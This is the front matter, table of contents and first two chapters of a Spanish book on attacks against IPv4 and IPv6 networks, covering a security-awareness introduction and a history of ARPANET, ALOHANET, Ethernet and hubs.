Ataques en redes de datos IPv4 e IPv6

Juan Luís García Rambla

2ª Edición

Revisado y ampliado por **Chema Alonso**

Más de 1000 ejemplares vendidos



0xWORD

Ataques en redes de datos

ZeroXword Computing
www.0xword.com

Juan Luis García Rambla

Revisado y actualizado por Chema Alonso

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.

Primera edición, 2012.

Segunda edición, 2014.

Juan Ramón Jiménez, 8. 28932 Móstoles (Madrid).

Depósito legal: M-3865-2014

ISBN: 978-84-616-8383-3

Printed in Spain.

Proyecto gestionado por Eventos Creativos: *http://www.eventos-creativos.com*

Índice

Capítulo I
Introducción 9

Capítulo II
Las redes de datos y sus dispositivos 15

Capítulo III
Sniffing, Spoofing y Haijacking 27

Capítulo IV
Atacando por capas...39
4.1.- Identificación y ataques a dispositivos de red 40
4.2.- Ataque en la capa de enlace...46
4.3.- Ataque en la capa de red...55
4.4.- Ataque en la capa de aplicación..57
4.5.- Rogue DHCP 68

Capítulo V
Ataques en redes de datos IPv6 73
Ataques en redes de datos IPv6 73
5.1.- Conceptos básicos sobre IPv6 77
5.1.1- Probando IPv6 en la red 77
5.1.2.- Configuración básica de IPv6 en sistemas Microsoft Windows.......79
5.1.3.- Direcciones de Vínculo o Enlace Local en IPv6 81
5.1.4.- Direcciones Well-Known en IPv6 83
5.1.5.- Precedencia de protocolos 84
5.1.6.- Descubrimiento de vecinos con Neighbor Discovery Protocol.........86

5.1.7.- Resolución de nombres a direcciones IP en ámbito local 88
5.1.8.- Configuración de equipos IPv6 en la red 88
5.1.9.- DNS Autodiscovery 89
5.2.- Ataque man in the middle de Neighbor Spoofing 89
5.2.1.- Parasite6 (The Hacker's Choice) 91
5.2.2.- Scapy Project 93
5.2.3.- Neighbor Spoofing con Evil FOCA 96
5.3.- Descubrimiento de equipos de la red 98
5.4.- Ataque man in the middle con SLAAC 100
5.4.1.- Ataque man in the middle SLAAC con Evil FOCA 101
5.4.2.- NAT64 (Network Address Transalation 6 to 4) 107
5.4.3.- Ataque man in the middle SLAAC con Radvd & NATPD 111
5.4.4.- Ataque man in the middle SLAAC con SuddenSix 115
5.5.- WebProxy Autodiscovery en IPv4/IPv6 115
5.6.- Conexiones HTTP-s en ataques mitm en la red IPv6 120
5.6.1.- El Stripping de HTTPs: Bridging HTTPs(IPv4)-HTTP(IPv6) 120
5.7.- Montaje de un servidor Rogue DHCPv6 124
5.7.1.- Montaje servidor DHCPv6 en Windows Server 124
5.7.2.- Montaje del servidor Rogue DHCPv6 con Evil FOCA 130
5.8.- Otros Ataques y Herramientas para IPv6 131
5.8.1.- DOS RA Storm 131
5.8.2.- The IPv6 Attack Toolkit 132
5.8.3.- Topera 2 133
5.8.4.- IPv6 Toolkit & Iddle scanning en IPv6 134
5.9.- Desactivar IPv6 en Windows y MAC OS X 137

Capítulo VI
La protección que ofrecen los "protocolos seguros" 141

Capítulo VII
Cuando el usuario es un espectador de la ausencia de seguridad 161
7.1.- SSLStrip 162
7.2.- El contenido mixto 168
7.3.- FireSheep 170
7.4.- La seguridad está en la MAC 174

Capítulo VIII

Protección frente a ataques 179

8.1.- Seguridad por oscuridad. IPsec 180

8.2.- Redes Virtuales Privadas (VPN). La seguridad "garantizada" 190

8.3.- Protección de acceso a redes 198

8.4.- DHCP Snooping 203

8.5.- Prevención de ataques ARP Poisoning 204

8.6.- Detección de ataques de ARP Poisoning 206

Capítulo IX

Segmentación de una red 213

9.1.- VLAN: protección y ataques 215

9.2.- Salto a redes de VoIP 221

Índice de palabras 225

Libros publicados 233

Cálico Electrónico 240

Capítulo I
Introducción

Imagínese trabajando en una gran empresa. Miles de ordenadores interconectados entre sí. Gran cantidad de datos circulando por la red. Acceso a múltiples aplicaciones que hacen la vida más cómoda. Salida hacia Internet. Conectividad con otras organizaciones a través de servicios como el correo electrónico. Comprar electrónicamente sin moverse del sitio o ver la cuenta bancaria.

Lo real es que no hay que echar mucha imaginación para pensar en esta situación, es el día a día de muchas personas. Sin embargo la base de funcionalidad de muchos de estos elementos se fraguaron hace mucho tiempo en las décadas 60 y 70 del anterior siglo. Para aquellos idealistas, las situaciones anteriores no eran ni más ni menos que suposiciones. En la mayoría de las circunstancias ni siquiera se podía atisbar la revolución que marcarían las bases que estaban asentando.

Muchos años después, esas bases iniciales y teóricas, siguen actuando casi como fueron diseñadas. Hace falta mucho tiempo para cambiar las cosas, máxime cuando han sido creadas con un fin y adaptadas según la necesidad. Mírese sino el sistema de interconexión de sistemas abiertos (OSI), creado como "el modelo" de red en el año 1984 y que debería marcar la referencia en cuanto a la conectividad entre sistemas. Sin embargo acabó prevaleciendo el modelo TCP/IP que ya se encontraba en explotación, a pesar de sus numerosos fallos a nivel teórico.

Sus bases sentaron los fundamentos actuales de funcionalidad desde las redes de área local hasta la red de redes: Internet. Esto es así tanto para las cosas buenas como para las malas. Una evolución basada en la necesidad presenta el problema de que aunque resulte adaptativo puede fallar en elementos tan significativos como el de la seguridad. Y es que TCP/IP tiene más en cuenta la funcionalidad que otros posibles factores. La seguridad ha sido tenida en cuenta posteriormente, cuando el elemento malicioso de la capa 8, revela los fallos existentes, los explota y demuestra que la seguridad es una parte muy importante dentro de las comunicaciones.

Sin embargo, pese a su importancia, la lentitud con la que se desenvuelven en ocasiones los acontecimientos, o bien no ofrecen la respuesta esperada o no se le da la debida importancia que requiere. Quede aquí el ejemplo de la nueva generación de protocolo de Internet IPv6. Cuando se empieza a planificar la evolución natural motivado fundamentalmente por el agotamiento de direcciones posibles, los ataques que de diversas índoles se producían en las redes eran ya un hecho. Podría haberse diseñado el protocolo intentando en la medida de lo posible que se paliaran los problemas. Sin embargo se evoluciona en cuanto a la funcionalidad, se "implementa" de forma nativa el concepto de la seguridad IP (IPsec) y se alteran algunos conceptos en la relación del descubrimiento de identidades. Sin embargo ese advenimiento de IPsec, no es ni menos novedoso y si ha fracasado por lo menos parcialmente en las redes de área local en IPv4, por qué no lo iba a hacer en IPv6.

Es más, tal y como se verá en páginas posteriores IPv6 tendrá nuevos vectores de ataque inexistentes hasta la fecha y que pueden suponer un quebradero de cabeza más para los administradores de red. Estos, se sumaran a la lógica adaptación en cuanto a la electrónica de red, servicios y funcionalidades del protocolo en sí. A pesar del número de años que "lleva viniendo" la nueva generación de IP, las personas son reacias al cambio (también a aprender algo nuevo). Se intentará equiparar con IPv4 pero en lo que concierne a su funcionalidad cambia significativamente y por lo tanto lo que se exige es un reaprendizaje adaptativo y no una simple adaptación. También en el concepto de seguridad, nuevos protocolos, nuevos conceptos y elementos de comunicación requieren la aplicación de nuevas medidas o la adaptación de las ya existentes.

Quizás una tecnología como IPv6, llegará solo al informático, al que implementa la red o los servicios, para el resto será un puro trámite (tecnicismos de difícil apreciación) más o menos transparente. Sin embargo un concepto importante en las comunicaciones es que todos forman parte de ella. El que accede a una red inalámbrica, el que recupera un fichero o el que introduce sus credenciales en la web de moda hace uso de las comunicaciones. Quizás desconozca los fundamentos de IPv6 o de IPv4, estos no serán más que números más o menos largos, pero de su seguridad depende que las cosas se hagan bien.

Si alguien intercepta su comunicación, los datos podrían quedar en manos de un desaprensivo que los utilizaría váyase a saber con qué fin. La confidencialidad de los datos es algo latente y a veces vox populi, por ejemplo cuando a un famoso le roban su cuenta de la red social o las fotografías. Parece algo lejano, porque ocurre a determinadas personas por ser quienes son, pero eso realmente no es así. Existen muchos casos de robo de cuentas de acceso a servicios web, credenciales bancarias o ficheros de muchas personas anónimas, pero no suelen transcender, porque no son mediáticas, hasta que su número lo hace suficientemente significativo como en el caso de *Sony* y el acceso a información de la red de PlayStation.

Cualquier empresa o particular puede ser el objetivo de un ataque sin necesidad de ser famoso.

Las estrategias de negocio de una empresa, los datos sensibles de productos investigados u otras circunstancias, son en la mayoría de las ocasiones gestionadas por personas anónimas. Cuando se habla de espionaje industrial un vector de ataque muy importante lo constituye la red. Fundamentalmente porque se asume que la gente está "protegida" en la red interna, desconoce lo que pasa y los propios axiomas de seguridad empresariales tradicionales hacen bajar la guardia. Muchas personas no harían determinadas cosas en un cibercafé, pero sí en la red de su empresa. Principalmente porque se siente protegidas. Desconocen lo que pasa pero confían en unos administradores que hacen todo lo posible para que todo esté seguro y además en la propia red de la empresa no hay "enemigos". Sin embargo desconocen varias cosas importantes:

- Muchos de los ataques más efectivos se dan siempre desde dentro, puesto que la seguridad es más laxa.
- Se emplean muy a menudo axiomas demasiado antiguos en la protección de los elementos para que sean funcionales, como que el atacante fundamental es externo y hay que protegerse de la amenaza externa.
- Los sistemas de comunicación son inseguros por defecto.
- Muchos "informáticos" ni están formados, ni lo que es peor, concienciados con los problemas.

Si la empresa no plantea una adecuada estrategia de seguridad, puede ser que un buen día se encuentre con que su investigación estrella se encuentre en manos de la competencia, que su departamento de administración se ha expandido a ésta o que en su red se encuentran más sistemas de los que deberían existir.

La seguridad es cosa de todos aunque algunos no lo quieran ver y digan que es cosa de informáticos. Cuando sus cuentas corrientes se vean afectadas por una mala interpretación de lo que reviste el uso de los certificados, empezarán a creer. El ser humano es reactivo y la mayor parte de las veces es necesario que pase algo para que se desencadene la necesidad. Aquel que piense que nunca le ha pasado nada, puede ser que realmente nunca le haya pasado nada o bien que seguramente no ha sido consciente de que le haya pasado algo.

Por ejemplo sin que le sea transmitido a una persona los conocimientos adecuados, la consciencia del uso de certificados, pasa por "eso es algo que hace que la página web sea segura ¿no?". Esta respuesta es una versión real dada por un usuario donde tras unos test de

ataque de hombre en medio, se le preguntó el por qué aceptaba un certificado cuando había un error en pantalla al acceder a la intranet. A la persona se le comunicó que no debería aceptarlo cuando fuera a la intranet de la organización. Sin embargo su respuesta fue de lo más convincente: "es que eso lo he hecho muchas veces y nunca ha pasado nada. Además si le digo que no me cierra la pantalla". Sorpresa, pero es cierto que algo no se está haciendo muy bien. O no se le transmite los conocimientos oportunos o bien se le deja aceptar una responsabilidad para la cual no está cualificado.

Proporcionar a alguien neófito en el uso de los sistemas informáticos "algo tan complejo como una comunicación HTTPS y el uso de los sistemas de certificados", sin explicar al que lo va a utilizar el por qué y sus fundamentos, es como darle un Formula 1 a cualquier conductor y decirle que dé una vuelta completa a un circuito sin darle los mínimos detalles ni siguiera de como se pone en marcha. Al final las cosas se pueden hacer por instinto, pero difícilmente se harán bien, porque el factor último será el de la comodidad y el de intentar explicar dentro de su alcance técnico el por qué pasa eso.

Si por ejemplo una persona ve en un acceso HTTPS un error y en otra página no, y el resultado es que si acepta el error accede sin más, acabará aceptando el problema como algo natural. En informática las cosas fallan y su solución es simple, como apagar y volver a encender. Pararse a pensar en el problema no le va a ayudar en nada porque seguramente no esté en sus manos la solución (o si lo está, no se le ha razonado ni explicado). Al final es una dicotomía: o sí o no, y el no supone "que se cierre la pantalla". Además como en el acceso a muchos sitios "seguros" les aparece siempre el fallo y le han dicho desde su propio soporte, "tú acéptalo que es algo normal, porque sé yo que lo han hecho los que montaron el servidor", se genera la relación, "fallo, es algo normal y acéptalo". Si la respuesta hubiera sido "acéptalo solo para el acceso a esta web", quizás el mensaje hubiera sido algo diferente pero esto no suele ser lo que habitualmente se transmite.

Al final la seguridad recae en el que no debe recaer, en quien no está preparado, pero nuevamente, a veces ni los especialistas técnicos están debidamente preparados. Han pasado ya muchos años desde que determinados ataques que serán mostrados en este libro, como el de *ARP Poisoning*, salieran a la luz. Sin embargo a día de hoy el ataque resulta tan efectivo en muchas organizaciones como el primer día que se hizo público. Bueno casi mejor, porque las herramientas han mejorado y cosas que hace años eran especulaciones ahora son una realidad. Pero parece ser que esto de la seguridad es parte y paranoia de solamente algunos y otras veces que son meramente especulaciones y no pasan en realidad.

Bueno pues desgraciadamente pasan y también que para atajarlas hay que invertir en tiempo, personal y tecnología. Si sumamos los factores de paranoia y es una leyenda urbana

con gastar en algo no tangible, resulta la ecuación de muchas organizaciones. Más de una vez se oye la voz de alguno más concienciado, indicando que "esto puede llegar a pasar si no se pone una solución". Al final queda arrinconado y agazapado, esperando sacar pecho con la frase lapidaria de "dije que esto podía pasar y ha pasado".

Este libro va de eso, de lo que podría llegar a pasar. De demostrar que los problemas de seguridad de las redes están ahí y no son cosa del pasado. Que a pesar de que muchos de los protocolos que se utilizan a día de hoy parecen seguros y muy modernos, fueron ideados en épocas en los que un ataque era un "bug" físico. De que existen no obstante tecnologías y mecanismos para luchar contra los ataques y que deben emplearse consecuentemente para una respuesta común y eficiente.

Cuando se diseñan las redes y sus protocolos, se hizo pensando en que sean funcionales y cada vez:

- más rápidas.
- tengan un mayor número de equipos.
- ofrezcan más servicios.
- den una respuesta más eficiente ante las caídas.

Es deseo que tras la lectura de este libro, sean también **más seguras**.

Capítulo II
Las redes de datos y sus dispositivos

Las redes de datos constituyen a día de hoy el núcleo fundamental de operaciones en las organizaciones, todo pasa por ellas. Hace años se concebía el trabajo en una empresa sin la participación de la informática, pero a día de hoy se han convertido en algo tan necesario que un fallo en las comunicaciones, puede suponer un parón significativo en la funcionalidad de una organización. Comunicación con clientes, ventas de productos, operaciones internas o bancarias son alguna de las acciones dependientes de esa comunicación. En esencia muchas empresas viven de ello, basan su negocio potencial en el uso de medios informáticos y en las comunicaciones asociadas a las mismas.

Las infraestructuras de comunicaciones, son por lo tanto un punto neurálgico por la cantidad de datos que absorben. Más o menos críticos o importantes, sensibles para la funcionalidad de la organización o para el negocio en general, pero al fin y al cabo datos. Sin embargo por la red se traducen en simples 1 y 0. Los sistemas informáticos no traducen la sensibilidad de la información ni sus características, son simplemente datos, es el factor humano el que debe cualificarlos y discriminarlos. La seguridad es de humanos no se ciñe a las reglas base de tratamiento de los sistemas informáticos.

Las redes y los protocolos de comunicaciones no surgen con la idea de evaluar los datos en función de su criticidad. Simplemente cumplen su papel: comunicar. El origen de las mismas se remonta ya a muchas décadas, en los cuales lo primordial era la funcionalidad el resto vendría detrás. Las redes han evolucionado, pero significativamente el elemento fundamental y aglutinador ha sido siempre la funcionalidad: que la comunicación exista es la clave. El siguiente factor era la usabilidad. Una red debe cumplir un propósito y hacer que la misma fuera implementable, el resto vendría detrás.

Esa necesidad de conectividad, condicionó en gran medida la comunicación como se entiende hoy. Con el nacimiento de los ordenadores, surgió la necesidad de que se

comunicaran. Si un único sistema de computación podría realizar una serie de operaciones, qué pasaría si se encontraban unidos. Los modelos teóricos de comunicaciones de equipos son casi tan antiguos como los propios sistemas informáticos. La prioridad se basaba en superar las trabas físicas que imponían las leyes de la naturaleza. Que esto se tradujera en algo admisible a nivel informático ¿por qué preocuparse de otros problemas que no eran la prioridad?

Es más, los modelos de comunicación fueron creados por caballeros y para caballeros. ¿Quién se preocupaba a nivel teórico de la seguridad, cuando la base era la confianza? No había necesidad de proteger la información, solo de comunicar. Los conceptos de hacker, la privacidad o la confidencialidad se hallaban muy lejos todavía de los cimientos sobre los que se asentaban las comunicaciones.

La confiabilidad era el núcleo primigenio sobre la que debían basarse las comunicaciones. Hay que tener presente que muchas de las redes originales se generaron como proyectos universitarios, había un mundo por descubrir y por inventar. Cada cual aportaba su granito de arena o su proyecto, pero irónicamente faltaba precisamente algo para las que debía ser su base: comunicación. En la década de los 50 se trabajaba ya en modelos de comunicación de redes en los que el esfuerzo principal, estaba en consonancia con el problema de la época: la guerra fría. El ministerio de defensa norteamericano solicitaba la existencia de una red que de una u otra forma fuera resistente ante amenazas, en el sentido de mantener los sistemas comunicados. Por las características de los medios de comunicación de la época, preocupaba más las interrupciones de comunicación entre los sistemas que la propia seguridad de los datos, por muy sensibles que fueran. La prioridad era establecer la conexión y que fuera redundante para paliar los fallos (cuantiosos) de caídas de los elementos de los medios de interconexión. Hay que tener presente que en la mentalidad de aquella época (no obstante a día de hoy es algo que también se mantiene), la seguridad implicaba un coste y por lo tanto había que desviar estos hacia otras necesidades más importantes.

Una de las primeras grandes redes de comunicación que nació bajo ese prisma fue ARPANET (*Advanced Research Projects Agency Network*). Teorizada en los años 60 tenía como objetivo la unión de diferentes sistemas informáticos de organizaciones estadounidenses. Fue solicitado como proyecto por el DOD (Departamento de Defensa de los Estados Unidos) donde las bases de la funcionalidad eran:

- Implementar un sistema de comunicación descentralizado donde pudieran existir múltiples caminos entre dos puntos.

- La segmentación de los mensajes en fracciones que pudieran seguir caminos diferentes.

La red por lo tanto tendría la capacidad de dar respuesta a sus propios fallos. La interrupción de uno de sus segmentos no debía imposibilitar bajo ninguna circunstancia la caída del sistema. Dicha red consistiría en una serie de elementos de comunicación que conectarían los grandes sistemas informáticos de diferentes organizaciones: ministerios, universidades, sistemas críticos, etc., teniendo claro que dichos sistemas de comunicación deberían ser independientes de los grandes sistemas de conmutación. Se segmentaban los roles: sistemas de computación por un lado y de comunicación por otro. Cada uno cumplía su funcionalidad y por lo tanto se generaba la división, pero obligaba al hermanamiento entre los diferentes sistemas.

A la vez que se diseñaba y se desarrollaba la gran red, se hacía necesario el comunicar los sistemas dentro de una organización. Teorizar en una red de intercambio de información para utilizar medios existentes de la comunicación era una cosa; teorizar, diseñar, probar e implementar una micro red era otra cosa diferente. Como en otras múltiples ocasiones se trabajó sobre algo ya existente: la radio. La Universidad de Hawái, ideó un mecanismo que hacía factible la interconexión de los diferentes sistemas informáticos entre las diferentes personas y centros diseminados en las islas que conformaban Hawái, sin necesidad de utilizar un medio alquilado tipo punto a punto como hacía la red ARPANET.

A diferencia de ARPANET se buscaba que un mismo medio fuera utilizado por múltiples sistemas informáticos. Al igual que el propio sistema de radio de comunicación tradicional, utilizado por el ejército o los radioaficionados, el objetivo era emplear un único medio para múltiples comunicantes.

La primera consecuencia directa se basaba en cómo establecer la comunicación de dos o más posibles participantes donde todos actúan como emisores y receptores. En una comunicación de voz convencional entre dos únicos participantes se establece una comunicación simple de gestionar, con un protocolo y una toma de decisión para hablar, lo que la convierte en una comunicación muy sencilla. Pero cuando interviene un tercer elemento la cuestión es más compleja. ¿Cómo se toma la decisión de quién debe hablar y quién escuchar? Al final todo pasa por ser un problema simple, si dos emiten a la vez en una señal de radio no puede existir comunicación, se produce un fallo consecuencia de la colisión de la señal. Esta ha sido la base de la perturbación de señales que han utilizado

de manera táctica y estratégica, unidades de Guerra Electrónica Militar, para anular las comunicaciones del enemigo.

Estos trazos de la historia de las comunicaciones sirven de ejemplo para ver los problemas a los que se enfrentaban los proyectos que nacían. ALOHANET ideada por la Universidad de Hawái proponía una solución a dicho problema. Confiabilidad y cortesía era la base de la comunicación, hablaba quien quería y el resto esperaba hasta la finalización de su comunicación. En caso de que varios comunicaran al unísono y se produjera la colisión de la comunicación, se daban por enterados de dicho problema, iniciándola nuevamente con un nuevo valor temporal calculado por cada uno de los dos sistemas, con un factor de aleatoriedad, que impediría la colisión de las señales nuevamente.

ALOHANET fue una de las precursora del concepto de red de área local y sentaba las bases que deberían tenerse en cuenta a la hora de diseñarse los protocolos en una comunicación. No había que desdeñar bajo ninguna circunstancia el primero de los elementos en una comunicación, la interconexión física de los elementos. ARPANET y otras lo tenía más o menos resuelto porque utilizaban medios existentes, pero para otros conceptos de redes debían diseñarse también los elementos físicos y dar solución al entendimiento de todos los que deseaban comunicar en un mismo medio.

ALOHANET presentaba un problema y se ideó un mecanismo que hacía factible la comunicación mejorando el algoritmo de la comunicación: CSMA-CD (*Carrier Sense Multiple Access with Collision Detection*). La idea base es estar en modo de escucha y si hay algo que comunicar esperar a que el medio esté libre de portadora. En caso de producirse una colisión de la señal, deberá esperar un "tiempo prudencial aleatorio" para la transmisión nuevamente de la comunicación.

La red de radio de aquella época presentaba sus inconvenientes, sistemas aparatosos, supeditado a las condiciones ambientales, fácilmente perturbable y de complicada implementación. En un espacio reducido donde intervinieran varios sistemas, las señales emitidas en una misma frecuencia podrían llegar a acoplarse. Por lo tanto la alternativa estaba clara, el cable sería el método más efectivo para la comunicación de sistemas internos en una organización.

Debía por lo tanto trasladarse todo lo diseñado para sistemas radio a unos sistemas cableados. Era necesario por lo tanto diseñarse elementos hardware de conexión e implementar sobre ellos el ya probado método de CSMA-CD como sistema para garantizar la conexión en

la capa física. Este sistema de CSMA-CD evolucionará en el actual método conocido de Ethernet, aunque con los debidos cambios necesarios motivados por las necesidades de implementación y mejora. Las circunstancias eran por lo tanto claras:

- Se deseaba un sistema de comunicación simple.
- Debía estar basado en la confianza de los que la establecían.
- Podría ser compatible con los protocolos de comunicación que a nivel superior se estaban diseñando.

Hay que tener en cuenta que a la vez que se ideaban estos sistemas de comunicación a nivel físico, estaba en pleno apogeo también el desarrollo de protocolos a nivel de aplicación. Por poner ejemplos FTP (*File Transfer Protocol*) o SMTP (*Simple Mail Transfer Protocol*), datan de principios de los años 70.

Los componentes diferenciados para establecer una comunicación necesitaban un doble elemento para que fuera efectivo:

- Conexión a nivel físico.
- Conexión a nivel lógico.

Los desarrollos, aunque dependientes en características unos de otros, requerían que su funcionamiento pudiera ser independientemente implementado. Por ejemplo la comunicación física cableada en la red, requería a su vez unos protocolos que permitieran la identificación de las estaciones con objeto de que la comunicación fuera encaminada de forma efectiva. Dichos protocolos deberían ser independientes de Ethernet. Aunque a día de hoy todo se encuentra asociado a TCP/IP, durante muchos años existieron otros protocolos no menos importantes, tales como IPX/SPX *(Internetwork Packet Exchange/ Sequenced Packet Exchange*) o NetBeui. Cada uno de ellos a su forma empleaba Ethernet como mecanismo de acceso al medio. Para garantizar la comunicación inequívoca dentro de la red, utilizaban sus propios mecanismos de identificación de los sistemas.

No solo Ethernet era el mecanismo ideado, también las comunicaciones basadas en Token competían como sistemas de implementación física de las comunicaciones. Frente a las primeras que establecían la libertad para la comunicación de cualquier sistema unido al

medio y donde las colisiones eran un error a asumir, las segundas pugnaban por evitar la colisión. A través de la posesión del testigo se establecía quién podía o no enviar una comunicación. Se evitaba la colisión puesto que solo podría enviar datos aquel sistema que estuviera en posesión del testigo.

Cada sistema ofrecía sus ventajas e inconvenientes, solo el tiempo, el crecimiento de las redes y otros factores económicos y de evolución de mercado, hizo que las redes de tipo Ethernet acabaran prevaleciendo. No obstante aunque puedan formar parte de la historia, las especificaciones de las redes Token Ring y Token Bus, las hacían idóneas para determinados tipos de escenarios.

Este conglomerado de escenarios, estudios y medios técnicos que iba surgiendo a nivel físico, había que compatibilizarlo con la comunicación a nivel lógico. Por lo cual, cuanto más sencillo pudiera ser todo, más compatibilidad ofrecería. Hay que tener en cuenta que la seguridad tiende a complicar todos los aspectos y en la comunicación no iba a ser menos. Es por ello que los planteamientos iniciales tenían como fundamento que todo fuera lo más funcional y factible posible, máxime cuando había necesidades de que todo se implementara cuanto antes. ARPANET era una realidad, los protocolos de interface humana también, por lo que corrían prisa las implementaciones. Quizás se hizo lo más fácil en aquel momento, pero esto condicionaba y hacía más complejo el futuro. Se empleó un modelo ya probado como TCP/IP para ARPANET, aunque no fuera el mejor diseño lógico para la comunicación, dejando aparte las teorías de diseños más eficaces que iban a ser consensuados y analizados con más tiempo. El paso del tiempo hizo que el modelo ya funcional acabara por imponerse sobre otros modelos más teóricos y con un diseño más elaborado.

TCP/IP ofrecía posibilidades de uso a todos los niveles, redes de área local, metropolitanas y externas, con una implementación más o menos simple, ya en pruebas y con una curva de aprendizaje relativamente rápida. Pero TCP/IP a nivel lógico planteaba las mismas circunstancias que Ethernet, era un sistema basado en la confianza, donde la seguridad no era la prioridad. Daba respuesta rápida a las necesidades que se planteaban. Compatible con Ethernet y el resto de mecanismos de comunicación a nivel lógico, vivió una implementación rápida dotando de protocolos que permitieran que la comunicación a nivel física, pudiera convivir con la comunicación a nivel lógica. Todo se armaba rápidamente y debía ser adaptado con prontitud a unas necesidades de uso tecnológicos cada vez más emergentes.

Las redes de datos iban a experimentar un crecimiento significativo, tanto en el número de sistemas interconectados como en la cantidad de datos a transmitir. TCP/IP iba ofreciendo soluciones, solo era necesario que las tecnologías hardware fueran consecuentes con esa evolución. Y estas ofrecieron esa evolución natural.

Las evoluciones de las redes ARPANET a su nivel y las de área local como Ethernet o las basadas en Token, requerían de la comunicación mediante dispositivos a nivel físico. Cada una de ellas a la larga utilizarían las suyas, este libro estará fundamentado en Ethernet puesto que se ha convertido en el sistema de comunicación de red de área local cableada más frecuentemente empleado. Estos sistemas físicos no debían encontrarse supeditados a ningún protocolo de nivel lógico, pero en esencia acabarían por verse condicionados. La red ARPANET se implementaba físicamente sobre un sistema de comunicación ya existente que permitía interconectar los diferentes elementos conectados a ellos. Sin embargo las redes de área local requerían de la creación de nuevos sistemas físicos o bien reutilizar elementos ya existentes.

Los sistemas de cable por lógica se imponían sobre los sistemas inalámbricos. Curiosamente en un ciclo natural años más tarde las necesidades de crecimiento de las organizaciones y la aparición de nuevas tecnologías retomarían los sistemas de comunicación inalámbricos en redes de área local, claro está con la consabida evolución de los mismos. Una red de cable y un número limitados de equipos hacia factible una red en modo BUS. Todos los equipos conectados a un único hilo central permitía un crecimiento moderado de una red escasa de equipos y con unos costes mínimos: adaptadores de red para la conexión al cable, el propio cable y los conectores correspondientes. Su arquitectura era muy simple. La señal era remitida por una estación a las dos direcciones factibles y esta sería recogida por el resto de equipo de tal forma que fuera procesada correctamente.

Su versatilidad residía en que el crecimiento de la red era factible a un coste más o menos cómodo, pero también era su talón de Aquiles. Cuanto mayor era el tamaño de la red mayor coste en tiempo requería una comunicación completa y mayor era la probabilidad de que se produjeran colisiones. También existían unos problemas físicos que no podían evitarse: la pérdida de intensidad de la señal y el tamaño máximo que podía alcanzar la red en función del tamaño máximo de una trama tipo Ethernet.

No obstante el problema fundamental de este tipo de red (las basadas en bus plantean los mismos problemas), consistía en que un problema físico, en la línea de cobre implicaba la caída de toda la red de equipos conectada a la misma. Nuevamente cuanto mayor longitud

de la línea, mayor será el incremento en la posibilidad de una caída de la red debido esta vez a problemas de índole físico.

Por lo tanto el cambio tecnológico era una necesidad, motivado fundamentalmente por el crecimiento de los equipos que eran conectados a una red. Aunque incrementando los costes, había que desechar una red en bus. El concepto fundamental diametralmente opuesto es una red en estrella Si el problema fundamental era la figura del cable, podría limitarse el problema eliminándola como elemento aglutinador de la red, sustituyéndolo por una tecnología más robusta, y también más cara. Los concentradores de señal (HUB), ofrecían la solución. A costa de una inversión tecnológica superior (una electrónica más robusta), se eliminaba la figura del canal único de señal que se ofrecía a través de un cable. Evidentemente no se sustituía la figura del cobre, de alguna forma hay que llevar la información de los equipos al concentrador, pero se eliminaba el vector principal del problema, si uno de los cables que enlazan el equipo y el concentrador presenta un problema, este queda aislado, pero no afecta negativamente al resto de sistemas que podrán comunicarse.

Este cambio tecnológico además ofrecía más cambios fundamentales, como son la velocidad y la distancia. La figura del concentrador hacía también funciones de repetidor por lo que la señal podría ser amplificada, evitando de esta forma la pérdida de la señal típica en las redes de bus. Acercaba adicionalmente la distancia de los equipos, por lo que las colisiones (existen debido a que la tecnología seguía siendo de tipo Ethernet) se daban pero en menor frecuencia que en una red de bus en igualdad de equipos.

Sin embargo, nadie se preocupó de la seguridad, no era lo vital, simplemente había necesidad de conectar a más equipos y hacer que la velocidad se incrementara. A día de hoy en algunos entornos se habla de que una red conectada a través de dispositivos HUB es una red de tipo confianza. La explicación era simple, no existe privacidad. La señal que era dirigida hacia un equipo en la red era remitida por todos los puertos del dispositivo, llegando así a todos los equipos que se hallan conectados al mismo. Dentro de la ventaja tecnológica que se asumía en la implementación de dispositivos concentradores, la base fundamental era la repetición de la señal. No se aplicaba una lógica para el renvío de dicha información a una estación concreta, todos recibían los paquetes y cada sistema asumiría o rechazaría el mismo dando la contestación pertinente.

El paso del tiempo hacia inevitable otro salto tecnológico, limitado fundamentalmente por dos factores: mayor número de equipos y mayor caudal de tráfico. El aumento del número

de equipos en una red incrementa de forma lógica la necesidad de comunicación entre los mismos. Esta necesidad de comunicación aumenta adicionalmente la probabilidad de que se produzcan colisiones, con lo cual no sólo se ha producido el fallo de la comunicación, sino que además esas tramas que se han cortado y no han llegado a su destino, implican además que tengan que volver a reenviarse. El problema fundamental es que se va a generar, más tráfico si cabe.

Adicionalmente en los sistemas iba evolucionando la interfaz humana de la informática, tenía más que ofrecer a los usuarios para hacerlas más cómodas y usables. Se ganaba en potencia de procesamiento, en la misma interrelación de las aplicaciones y en la gestión centralizada de toda la información. Por lo tanto el caudal de tráfico que absorbían las redes iba a su vez en crecimiento. Es más, un problema en un equipo que emitiera hacia otro tráfico de forma continuada sin control, podía provocar la anulación de la red por saturación y posterior desbordamiento. También suponen un problema los bucles generados en comunicaciones al conectar dos dispositivos o una cascada de ellos través de dos conexiones físicas concurrentes. Se genera así un circuito cerrado donde una única trama podría estar siendo transmitida innecesariamente de forma continua hacia todos los sistemas. Sin embargo lo de conectar dos dispositivos HUB con dos cables tenía la explicación en la mente práctica de muchos, obtener redundancia e intentar ganar caudal de conexión donde realmente era necesaria, entre los dispositivos. Sin embargo se genera el problema inverso, fallo en la conectividad derivada por ejemplo a través de una tormenta de Broadcast.

Mas concentradores no ofrecían una solución porque al final la señal viajaba por todos los elementos del sistema. Había por lo tanto que fraccionar la red, mejorar el rendimiento de la comunicación y aislar los problemas. Si los concentradores suponían la solución de comunicación física en el nivel 1 de la comunicación, se hacía necesario escalar en las capas para ofrecer una solución mejorada. En el modelo teórico OSI, la capa 2 o de enlace de datos ofrecía la capacidad de dotar a los sistemas de una dirección, de control de flujo, de control errores y en general de poder mediatizar la comunicación.

La capa 2 es ampliamente utilizada en todo tipos de conexiones bien sean LAN o WAN, y en muchas circunstancias pasan desapercibidas pero son fundamentales para la comunicación. El protocolo PPP (*Point to Point Protocol*) o HDLC (*High Data Link Control*) son dos claros ejemplos adicionales a la capa de enlace de las redes tipo Ethernet o de las comunicaciones inalámbricas actuales. Sin embargo, y nuevamente, no se pensaba en seguridad, simplemente, en más cantidad y más rápido.

